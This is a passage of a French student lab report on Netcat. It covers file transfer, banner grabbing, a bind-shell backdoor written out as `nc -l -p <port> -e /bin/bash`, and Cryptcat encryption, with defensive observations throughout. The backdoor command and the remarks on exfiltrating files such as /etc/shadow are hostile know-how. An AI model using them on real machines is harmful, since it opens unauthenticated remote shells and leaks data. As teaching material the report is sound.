


FIGURE 3.18 – Serveur Kali – envoi du fichier `mypasswd` via Netcat




FIGURE 3.19 – Client Ubuntu – réception du fichier dans `mypasswd.copy`

Une comparaison du fichier reçu (`mypasswd.copy`) avec le fichier d'origine (`mypasswd`), par exemple avec la commande `diff` ou `md5sum`, confirme que les deux fichiers sont strictement identiques : le transfert via Netcat ne provoque aucune altération du contenu. Ce test met en évidence un risque de sécurité réel : n'importe quel fichier accessible en lecture sur la machine serveur (y compris des fichiers sensibles comme `/etc/shadow`) peut être exfiltré très simplement, sans chiffrement ni authentification, dès lors qu'un attaquant dispose d'un accès réseau au port d'écoute.

3.7 Test 7 : Récupération de bannière

3.7.1 Principe

La récupération de bannière (*banner grabbing*) consiste à établir une connexion vers un service, puis à envoyer une commande qui provoque l'affichage d'informations sur ce service (nom, version), avant de couper la connexion (par exemple avec la commande `QUIT`).

```
echo "QUIT" | nc <IP_cible> <port>
```

Ce test a été réalisé sur deux types de services : des services émulés avec Netcat (FTP/POP3/DNS simulés par de simples écoutes `nc -l -p <port>`) et un vrai service, le serveur SSH (`sshd`), installé nativement sur la machine Ubuntu.

3.7.2 Service émulé avec Netcat




FIGURE 3.20 – Service émulé côté serveur (Kali) – écoute Netcat simple




FIGURE 3.21 – Tentative de récupération de bannière côté client (Ubuntu) – aucune bannière applicative renvoyée

Contrairement à un vrai service, une simple écoute Netcat (`nc -l -p <port>`) ne renvoie **aucune bannière** spontanément : Netcat se contente d'ouvrir la socket et d'attendre des données, sans implémenter le protocole applicatif du service qu'il simule. La commande `QUIT` envoyée par le client est simplement affichée côté serveur, sans réponse structurée.

3.7.3 Service réel (SSH)




FIGURE 3.22 – Service SSH réel (`sshd`) – vue côté serveur




FIGURE 3.23 – Récupération de la bannière SSH côté client – version du serveur révélée

À l'inverse, une connexion vers le vrai service SSH révèle immédiatement, dès l'établissement de la connexion TCP et avant toute authentification, une chaîne de bannière du type `SSH-2.0-OpenSSH_<version>`. Cette information est précieuse pour un attaquant lors de la phase de reconnaissance, car elle permet d'identifier rapidement le logiciel et la version exacts en service, et donc de rechercher des vulnérabilités connues associées à cette version. Ce test illustre une différence fondamentale entre un vrai service réseau (qui annonce son identité selon son protocole applicatif) et une simple écoute Netcat (qui ne fait que relayer des octets, sans connaissance du protocole applicatif qu'elle est censée simuler).

4 Bind shell, Reverse shell et Cryptcat

4.1 Test 8 : Création d'une porte dérobée (backdoor)

4.1.1 Principe

L'option `-e` de Netcat permet de rediriger l'entrée et la sortie standard d'une commande (par exemple un interpréteur de commandes) directement vers la socket réseau. Une fois la connexion établie, l'attaquant dispose d'un accès interactif au shell de la machine distante, sans authentification.

```
# Sur la machine cible (victime) :
nc -l -p <port> -e /bin/bash

# Sur la machine attaquante :
nc <IP_cible> <port>
```

4.1.2 Exécution et résultats




FIGURE 4.1 – Machine cible – écoute Netcat avec redirection vers `/bin/bash` (`nc -l -p <port> -e /bin/bash`)




FIGURE 4.2 – Machine attaquante – connexion établie vers la cible




FIGURE 4.3 – Exécution de commandes distantes (`pwd`, `ls -l`, création d'un fichier `test.txt`)

Une fois la connexion établie, l'exécution des commandes `pwd`, `ls -l`, ou encore la création d'un fichier `test.txt`, confirme que ces commandes sont bien exécutées sur la machine cible et non sur la machine attaquante : le fichier créé est retrouvé sur le système de fichiers de la cible. Il s'agit ici d'un **bind shell** : c'est la machine **cible** (la victime) qui ouvre le port et se met en écoute, tandis que l'**attaquant** initie la connexion vers elle. Ce schéma a une limite pratique importante en conditions réelles : si la victime se trouve derrière un pare-feu ou un routeur NAT, le port ouvert par le bind shell n'est généralement pas accessible depuis l'extérieur, ce qui explique pourquoi les attaques réelles privilégient le plus souvent le schéma inverse, le *reverse shell* (c'est alors la machine attaquante qui se met en écoute, et la victime – par exemple piégée par un exécutable malveillant – qui initie la connexion sortante, généralement moins filtrée par les pare-feux sortants).

Considérations de sécurité : une porte dérobée de ce type ne requiert aucune authentification et offre un accès shell complet, avec les privilèges de l'utilisateur ayant lancé Netcat. Elle constitue donc un risque majeur si elle venait à être laissée ouverte ou découverte par un tiers malveillant. Pour l'attaque équivalente sous Windows, l'énoncé indique qu'il est nécessaire d'installer un binaire `nc.exe` et d'utiliser l'option `-e cmd.exe`

à la place de `/bin/bash` ; faute de machine Windows disponible, cette variante n'a pas été testée dans le cadre de ce compte rendu.

4.2 Test 9 : Cryptcat – Netcat chiffré

4.2.1 Principe

Les tests précédents ont montré que Netcat transmet toutes les données en clair, ce qui les rend vulnérables à toute interception réseau (sniffing). **Cryptcat** reprend exactement la même interface en ligne de commande que Netcat, mais chiffre le trafic échangé à l'aide d'un algorithme de chiffrement symétrique (clé par défaut : `metallica`, modifiable avec l'option `-k`).

```
# Cote serveur :
cryptcat -k mykey -l -p <port>

# Cote client :
cryptcat -k mykey <IP_serveur> <port>
```

4.2.2 Exécution et résultats




FIGURE 4.4 – Machine cible – écoute Cryptcat (`cryptcat -k mykey -l -p <port>`)




FIGURE 4.5 – Machine attaquante – connexion Cryptcat établie vers la cible




FIGURE 4.6 – Capture `tcpdump`/Wireshark du trafic Cryptcat – données illisibles (chiffrées)

La capture réseau du trafic Cryptcat montre, contrairement aux captures précédentes effectuées sur du Netcat classique, des octets totalement illisibles et sans structure ASCII apparente : le contenu des messages échangés n'est plus exploitable en clair par un outil d'analyse réseau. Ceci confirme que le chiffrement symétrique appliqué par Cryptcat protège effectivement la confidentialité des données échangées contre une simple écoute passive du réseau, contrairement à Netcat qui expose intégralement son trafic en clair. Il convient toutefois de noter que la clé par défaut (`metallica`) est publiquement connue : sans changement de clé via l'option `-k`, la protection resterait illusoire face à un attaquant qui connaît cette valeur par défaut.

Conclusion

Ce TP a permis de manipuler concrètement l'ensemble des fonctionnalités principales de Netcat : écoute et connexion simples, modes verbeux, journalisation, choix du port source, scan de ports, transfert de fichiers, récupération de bannière, puis création d'une porte dérobée de type bind shell. La comparaison systématique avec les captures `tcpdump`/Wireshark a permis de mettre en évidence, à chaque étape, l'absence totale de chiffrement de Netcat : toute donnée échangée (y compris des fichiers sensibles comme `/etc/passwd`) est visible en clair par quiconque intercepte le trafic. Le test final avec Cryptcat a permis de contraster ce constat avec une version chiffrée du même outil, illustrant l'importance du chiffrement pour la confidentialité des communications, tout en rappelant les limites d'une clé de chiffrement par défaut connue publiquement. Au-delà de son usage pédagogique, ce TP souligne à quel point un outil aussi simple que Netcat peut, entre de mauvaises mains, servir à l'exfiltration de données ou à la création de portes dérobées persistantes, d'où l'importance de surveiller les connexions et les processus d'écoute inhabituels sur un système en production.